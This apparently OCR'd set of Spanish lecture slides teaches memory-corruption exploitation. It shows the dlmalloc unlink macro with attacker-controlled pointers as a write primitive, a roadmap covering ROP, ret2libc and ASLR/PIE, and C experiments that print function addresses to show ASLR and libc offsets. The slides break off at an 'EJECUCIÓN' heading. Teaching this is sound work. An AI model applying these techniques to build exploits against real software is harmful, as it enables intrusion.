EJEMPLO TRIVIAL

*x = y

EJEMPLO: HEAP OVERFLOW, DL MALLOC


```
/*
 * Macro unlink, malloc.c
 *
 * Punteros next->fd y next->bk controlados por atacante.
 *
 */

*(next->fd + 12) = next->bk;
*(next->bk +  8) = next->fd;
```



Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

ADDRESS SPACE LAYOUT RANDOMIZATION (ASLR)

Idea: aleatorizar el espacio de memoria.

EJECUCIONES SUCESIVAS





Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

EXPERIMENTO

```c
int main(int argc, char **argv) {
  char *buff = NULL;

  printf("&main\t: %p\n", &main);
  printf("&buff\t: %p\n", &buff);
  printf("&exit\t: %p\n", &exit);
}
```

EJECUCIÓN


```
gcc -no-pie -m32 aslr-experiment.c -o aslr-experiment
```




RESULTADOS


&main	&buff	&exit
0x080484a6	0xffe9ff88	0xf7db7f70
0x080484a6	0xffa6ba58	0xf7d2bf70
0x080484a6	0xff855d78	0xf7d46f70

ASLR: EJECUCIONES SUCESIVAS




Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

SITUACIÓN ACTUAL




¿Seguimos pudiendo ejecutar código arbitrario?

EXPERIMENTO

```
int main(int argc, char **argv) {
  unsigned int addr_mprotect = (unsigned int)&mprotect;
  unsigned int addr_exit = (unsigned int)&exit;

  printf("&mprotect: %x; &exit: %x; delta: %x;\n",
    addr_mprotect,
    addr_exit,
    addr_mprotect - addr_exit);
}
```

EJECUCIÓN

